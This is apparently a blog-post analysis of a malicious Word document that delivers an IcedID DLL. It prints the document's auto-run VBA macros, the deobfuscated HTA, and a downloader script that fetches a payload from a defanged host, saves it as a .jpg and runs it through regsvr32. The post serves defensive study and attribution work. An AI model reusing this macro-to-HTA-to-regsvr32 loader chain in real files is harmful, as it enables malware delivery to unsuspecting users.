Analyzing an IcedID Loader Document

Published: 2022-01-01 · Archived: 2026-04-05 19:53:53 UTC

In this post I'm going to walk through an analysis of a malicious document that distributes and executes an IcedID DLL payload.

The original document can be found on MalwareBazaar here:
https://bazaar.abuse.ch/sample/ecd84fa8d836d5057149b2b3a048d75004ca1a1377fcf2f5e67374af3a1161a0/

Analyzing the Document

We can start off by looking at the document properties with `exiftool`.

```
remnux@remnux:~/cases/icedid$ exiftool maldoc.doc
ExifTool Version Number         : 12.30
File Name                       : maldoc.doc
Directory                       : .
File Size                       : 78 KiB
File Modification Date/Time     : 2022:01:01 00:52:52-05:00
File Access Date/Time           : 2021:12:31 20:06:54-05:00
File Inode Change Date/Time     : 2021:12:31 19:54:10-05:00
File Permissions                : -rw-r--r--
File Type                       : DOC
File Type Extension             : doc
MIME Type                       : application/msword
Identification                  : Word 8.0
Language Code                   : English (US)
Doc Flags                       : Has picture, 1Table, ExtChar
System                          : Windows
Word 97                         : No
Title                           :
Subject                         :
Author                          :
Keywords                        :
Comments                        : ta
Template                        : Normal
Last Modified By                : Пользователь Windows
Software                        : Microsoft Office Word
Create Date                     : 2021:12:27 11:02:00
Modify Date                     : 2021:12:27 11:02:00
Security                        : None
Code Page                       : Windows Cyrillic
Category                        : explorer
Manager                         :
Company                         : ript.sh
Bytes                           : 26624
Char Count With Spaces          : 16233
App Version                     : 16.0000
Scale Crop                      : No
Links Up To Date                : No
Shared Doc                      : No
Hyperlinks Changed              : No
Title Of Parts                  :
Heading Pairs                   : Название, 1
Comp Obj User Type Len          : 32
Comp Obj User Type              : ▯▯▯▯▯▯▯▯▯ Microsoft Word 97-2003
Last Printed                    : 0000:00:00 00:00:00
Revision Number                 : 2
Total Edit Time                 : 0
Words                           : 116
Characters                      : 16118
Pages                           : 1
Paragraphs                      : 1
Lines                           : 65
```

We can see a few parts of the document properties are weird, like `Company` containing `ript.sh`. From here we can usually assume some form of a macro or exploit is involved, so we can use `oledump.py` to investigate macros first.

```
remnux@remnux:~/cases/icedid$ oledump.py maldoc.doc
  1:       114 '\x01CompObj'
  2:      4096 '\x05DocumentSummaryInformation'
  3:      4096 '\x05SummaryInformation'
  4:      7224 '1Table'
  5:     26648 'Data'
  6:       398 'Macros/PROJECT'
  7:        56 'Macros/PROJECTwm'
  8: M    2420 'Macros/VBA/ThisDocument'
  9:      2896 'Macros/VBA/_VBA_PROJECT'
```

```
  10:      1708 'Macros/VBA/__SRP_0'
  11:       241 'Macros/VBA/__SRP_1'
  12:       983 'Macros/VBA/__SRP_2'
  13:       364 'Macros/VBA/__SRP_3'
  14:       553 'Macros/VBA/dir'
  15: M    1103 'Macros/VBA/main'
  16:     19522 'WordDocument'
```

The output from `oledump.py` indicates streams 8 and 15 contain macro content, so let's dive into those. Using `oledump.py -v -s 8` and `-s 15` we can get the contents of the macros. I've annotated the macros with contents below:

```
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True

'contents() finds contents of the document and removes all instances of s3x

Function contents()
    With ActiveDocument.Content
        superI7Center = .Find.Execute(FindText:="s3x", ReplaceWith:="", Replace:=2)
    End With
End Function

'cont1() returns the specified document property (which is visible with exiftool)

Function cont1(i7ComputerMonitor)
    cont1 = ActiveDocument.BuiltInDocumentProperties(i7ComputerMonitor).Value
    contents
End Function

'srn1() runs "CreateObject("wscript.shell").exec Explorer i7Gigabyte.hta"

Public Function srn1(mouseVideo)
    CreateObject("wsc" + cont1("company") + "ell").exec cont1("category") + " " + mouseVideo
End Function

Sub Document_Open()
    hny
End Sub

...

Attribute VB_Name = "main"

'hny() saves the content of the document to i7Gigabyte.hta and executes the contents.

Public Sub hny()
    processorI9 = Trim("i7Gigabyte.h" & ThisDocument.cont1("comments"))
    ActiveDocument.SaveAs2 FileName:=processorI9, FileFormat:=2
    ThisDocument.srn1 processorI9
End Sub
```

The VB macros use these document properties:

```
Comments                        : ta
Category                        : explorer
```

```
3                Company                         : ript.sh
```

From the macro content, we can expect a few things:

- `i7Gigabyte.hta` will get written to disk
- MS Word will execute `explorer i7Gigabyte.hta`
- `i7Gigabyte.hta` will contain HTML content and likely some JavaScript

To get the document content, we can use `oledump.py -s 16` and run `strings` against its output:

```
remnux@remnux:~/cases/icedid$ oledump.py -d -s 16 maldoc.doc | strings
bjbj
<s3xhs3xts3xms3xls3x>s3x<s3xbs3xos3xds3xys3x>s3x<s3xps3x s3xis3xds3x
...
```

We can copy and paste the text into its own file. To see what will execute, we can use Find/Replace in VSCode to see the final version.

Analyzing the Stage 2 HTA

I've gone ahead and prettified the HTA's code below:

```
<html>
    <body>
        <p id='processorRtx' style='font-color: #000'>eval</p>
        <p id='rtxI7' style='font-color: #000'>
            fX17KWUoaGN0YWN9O2Vzb2xjLnh0Um9lZGlWZWxiYXQ7KTIgLCJncGouN0lldHliYWdpZ1xcY2lsYnVwXFxzcmVzdVxcOmMiKGVsaWZvdGV2YXMu
        </p>
        <p id='notebookGigabyteGigabyte' style='font-color: #fff'>
            ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=
        </p>

        <script language='javascript'>
            function centerAsusSuper(i9I9Table){
                return(new ActiveXObject(i9I9Table));
                }

            function cardI9Processor(i9VideoMouse){
                return(tableNotebook.getElementById(i9VideoMouse).innerHTML);
                }

            function i7ProcessorCard(processorAsus){
                return('cha' + processorAsus);
                }

            function tableI9I9(processorMonitorSuper){
                var notebookProcessor = cardI9Processor('notebookGigabyteGigabyte')
                var videoSuper = "";
                var superProcessorI9, cardKeyboard, computerComputerSuper;
                var notebookMouseComputer, gigabyteTableComputer, processorGigabyte, tableCenter;
                var cardRtxCard = 0;
                processorMonitorSuper = processorMonitorSuper.replace(/[^A-Za-z0-9\+\/\=]/g, "");
```

```
                while(cardRtxCard < processorMonitorSuper.length){
                    notebookMouseComputer = notebookProcessor.indexOf(processorMonitorSuper.charAt(cardRtxCard++));
                    gigabyteTableComputer = notebookProcessor.indexOf(processorMonitorSuper.charAt(cardRtxCard++));
                    processorGigabyte = notebookProcessor.indexOf(processorMonitorSuper.charAt(cardRtxCard++));
                    tableCenter = notebookProcessor.indexOf(processorMonitorSuper.charAt(cardRtxCard++));
                    superProcessorI9 = (notebookMouseComputer << 2) | (gigabyteTableComputer >> 4);
                    cardKeyboard = ((gigabyteTableComputer & 15) << 4) | (processorGigabyte >> 2);
                    computerComputerSuper = ((processorGigabyte & 3) << 6) | tableCenter;
                    videoSuper = videoSuper + String.fromCharCode(superProcessorI9);
                    if(processorGigabyte != 64){
                        videoSuper = videoSuper + String.fromCharCode(cardKeyboard);
                    }
                    if(tableCenter != 64){
                        videoSuper = videoSuper + String.fromCharCode(computerComputerSuper);
                    }
                }
                return(videoSuper);
            }
            function i7AsusVideo(i7Processor){
                return i7Processor.split('').reverse().join('');
            }
            function monitorMonitorRtx(processorAsus){
                return(i7AsusVideo(tableI9I9(processorAsus)));
            }
            function asusProcessorMonitor(processorAsus, centerNotebook){
                return(processorAsus.split(centerNotebook));
            }
            cardTableMonitor = window;
            tableNotebook = document;
            cardTableMonitor['moveTo'](-101, -102);
            var tableRtx = cardI9Processor('rtxI7').split("---");
            var cardComputerMonitor = monitorMonitorRtx(tableRtx[0]);
            var rtxI7Super = monitorMonitorRtx(tableRtx[1]);
        </script>
        <script language='javascript'>
            function rtxVideo(processorProcessorVideo){
                cardTableMonitor[cardI9Processor('processorRtx')](processorProcessorVideo);
            }
        </script>
        <script language='vbscript'>
            Call rtxVideo(cardComputerMonitor)
            Call rtxVideo(rtxI7Super)
        </script>
        <script language='javascript'>
            cardTableMonitor['close']();
        </script>
    </body>
</html>
```

We can make a few hypotheses about the code:

- `<<` and `>>` and the string `ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=` show the possible use of a rotation cipher
- `eval` is the JavaScript keyword to execute additional JavaScript code
- `.split("---")` and `---` in the larger string above indicate the larger string will get split in two elements

At the end of the document the scripting changes languages from JavaScript to VBscript but it doesn't really make a difference in execution. The beautiful and handy thing about this stage is that it doesn't use any Windows-specific scripting structures, which means we can easily use a NodeJS REPL to decode everything without having to manually decode the cipher. To do this, we can split the larger string manually and feed it into the `monitorMonitorRtx()` function.

```
> string1 = 'fX17KWUoaGN0YWN9O2Vzb2xjLnh0Um9lZGlWZWxiYXQ7KTIgLCJncGouN0lldHliYWdpZ1xcY2lsYnVwXFxzcmVzdVxcOmMiKGVsaWZvdGV2YXMu

> monitorMonitorRtx(string1)
'var videoProcessorSuper = new ActiveXObject("msxml2.xmlhttp");videoProcessorSuper.open("GET", "hxxp://patelboostg[.]com/frhe
```

```
> var string2 = 'OykiZ3BqLjdJZXR5YmFnaWdcXGNpbGJ1cFxcc3Jlc3VcXDpjIDIzcnZzZ2VyIihudXIuZXR5YmFnaUdlbGJhVHh0cjspInRjZWpib21ldHN5

> monitorMonitorRtx(string2)
'var rtxTableGigabyte = new ActiveXObject("wscript.shell");var i7MouseTable = new ActiveXObject("scripting.filesystemobject")
```

Piecing those components together we get this script that executes via an `eval` statement:

```
var videoProcessorSuper = new ActiveXObject("msxml2.xmlhttp");
videoProcessorSuper.open("GET", "hxxp://patelboostg[.]com/frhe/L8dclCye7SQ5WTFva78FDxOjGBOF9iJro4DRgV/5inYIaSBt0KLfMB9kXwZBv
videoProcessorSuper.send();
if(videoProcessorSuper.status == 200){
    try{
        var tableVideoRtx = new ActiveXObject("adodb.stream");
        tableVideoRtx.open;
        tableVideoRtx.type = 1;
        tableVideoRtx.write(videoProcessorSuper.responsebody);
        tableVideoRtx.savetofile("c:\\\\users\\\\public\\\\gigabyteI7.jpg", 2);
        tableVideoRtx.close;
    } catch(e){
    }
}

var rtxTableGigabyte = new ActiveXObject("wscript.shell");var i7MouseTable = new ActiveXObject("scripting.filesystemobject")
```

Some more hypotheses:

- Something (presumably a DLL) gets downloaded from `patelboostg[.]com`
- The something gets written to `c:\users\public\gigabyteI7.jpg`
- The HTA document (executed by `mshta.exe`) will execute `regsvr32 c:\users\public\gigabyteI7.jpg`

Analyzing the Downloaded DLL

The downloaded DLL has these properties:

```
filepath:   gigabyteI7.jpg
md5:        815d99185422a8a1f891f902824da431
sha1:       0b33b6b89e805e180e6e1bb272bb66de6c9f99d0
sha256:     317383e111b7d1c2e9b6743f7b71263bff669d2e47c3e1a7853e1e616d6b1317
ssdeep:     3072:aiKU8Wb6WxbqCM8aSEFrsEdRBHS3XVJS3YMJ/Pu0DMLLcLGiDZxr:AUnlMMCrr9SnV0VLGi9d
imphash:    00a5fbfb9a1df393796976ca031dea1e
rich:       cb10e59fdfb53fda4e672326b51f6e56
```

The import table hash (imphash) and rich header hash (rich) can help you find similar samples in VirusTotal or other services. When combining searches using both of those hash values you can discover samples with similar capabilities made in similar build environments when compared with this DLL sample.

Looking at the DLL with `pedump`, we find some more data. First, the DLL exports:

```
=== EXPORTS ===

# module "stub.dll"
# flags=0x0  ts="2106-02-07 06:28:15"  version=0.0  ord_base=1
# nFuncs=3  nNames=3

  ORD ENTRY_VA  NAME
    1     a84c  DllGetClassObject
```

```
9
10
```

```
    2     a814  DllRegisterServer
    3     ab5c  PluginInit
```

The export `DllRegisterServer` jives with what we can expect of the malware, it's the DLL export used by `regsvr32.exe`. If we decide to continue analysis with Ghidra or another tool that's an excellent entry point to start analysis. The export `PluginInit` is also interesting. I usually expect exports like `DllRegisterServer`, `DllUnregisterServer`, `DllMain`, `ServiceMain`, or others, and `PluginInit` isn't one I commonly encounter. This would also be another excellent lead in Ghidra.

Using `manalyze` we can also see some suspicious imports:

```
1
2
3
4
5
6
7
8
9
```

```
[ SUSPICIOUS ] The PE contains functions most legitimate programs don't use.
    [!] The program may be hiding some of its imports:
        GetProcAddress
        LoadLibraryExW
    Functions which can be used for anti-debugging purposes:
        SwitchToThread
    Memory manipulation functions often used by packers:
        VirtualProtect
        VirtualAlloc
```


VirtualAlloc, VirtualProtect, and SwitchToThread might be fun breakpoints if we decide to get rowdy with a debugger.

Confirming Hypotheses with a Sandbox

We can dive deeper into static analysis using Ghidra and x64debug, but I wan to eventually go to bed tonight. So I'm going to consult sandbox reports from ANY.RUN and Tria.ge.

- https://app.any.run/tasks/0747e33b-70c5-4154-ae55-5111424b02ac/
- https://tria.ge/211231-m85kasfchr

Looking at those reports, we can confirm our hypotheses about process ancestry.



- C:\Windows\explorer.exe

```
explorer i7Gigabyte.hta
```

- C:\Windows\explorer.exe

```
C:\Windows\explorer.exe /factory,{75dff2b7-6936-4c06-a8bb-676a7b00b24b}
-Embedding
```

- C:\Windows\SysWOW64\mshta.exe

```
"C:\Windows\SysWOW64\mshta.exe" "C:\Users\Admin\Documents\i7Gigabyt
e.hta" {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}{1E460BD7-F1C3-4B2E-88B
F-4E770A288AF5}
```

- C:\Windows\SysWOW64\regsvr32.exe

```
"C:\Windows\System32\regsvr32.exe" c:\users\public\gigabyteI7.jpg
```

- C:\Windows\system32\regsvr32.exe

```
c:\users\public\gigabyteI7.jpg
```

The Tria.ge report suggests another data point, that this threat is classified as IcedID. Again, this jives with previous data from MalwareBazaar suggesting the original document was related to IcedID.

How Do We Know It's IcedID???

One of the things that greatly bothers me about many intelligence reports/blog posts/etc. is that they often don't spell out how they know the malware is related to a named threat. So I'm going to go the extra step to do that here.

First, the export `PluginInit` has been documented with IcedID before:

- https://www.splunk.com/en_us/blog/security/detecting-icedid-could-it-be-a-trickbot-copycat.html
- https://blogs.vmware.com/security/2021/07/icedid-analysis-and-detection.html
- https://thedfirreport.com/2021/07/19/icedid-and-cobalt-strike-vs-antivirus/

Next, we can dig into the Tria.ge report. The reports suggests it found evidence of IcedID based on this Suricata alert:

```
1 alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"ET MALWARE Win32/IcedID Request Cookie"; flow:established,to_server; http
```

Essentially, the rule hits on HTTP GET requests with cookies containing `_gads=`, `_gat=`, `_ga=`, `_u=`, `_io=`, and `_gid=` values. These fields are explained within the blog post mentioned in the rule https://sysopfb.github.io/malware,/icedid/2020/04/28/IcedIDs-updated-photoloader.html.

If Suricata found criteria that hit that rule, we can confirm the alert using a PCAP from the sandbox report. We can toss this into Wireshark and follow the TCP stream that aligns with unencrypted HTTP traffic on port 80.

Within that stream we can see the cookie values Suricata found:

```
Cookie: __gads=2507181075:1:259392:73; _gat=10.0.15063.64; _ga=1.198354.1970169159.96;
 _u=4D484B4B48555949:41646D696E:34384630373343324432444138443743;
 __io=21_369956170_74428499_1628131376; _gid=B3BF3B3C3D65
```

If the threat really is IcedID, we should be able to decode these cookie values using the method described in the Sysopfb blog post above. According to the post, the `_u` value can be decoded using `unhexlify` in Python. We can give that a shot here to see if it decodes properly:

```
>>> import binascii
>>> binascii.unhexlify('4D484B4B48555949')
b'MHKKHUYI'
>>> binascii.unhexlify('41646D696E')
b'Admin'
```

The first value decodes to what was presumably the sandbox VM's hostname and the second value decodes to the affected username.

The `_gat` value contains `10.0.15063.64`. The Sysopfb blog post indicates that in IcedID this corresponds to the victim's Windows version. This version we see in the cookie does correspond to a known Windows build, so that data overlaps.

These cookie overlaps alongside `PluginInit` give me enough data points to assert with medium to high confidence we're looking at IcedID.

Thanks for joining in, and Happy New Year!!!
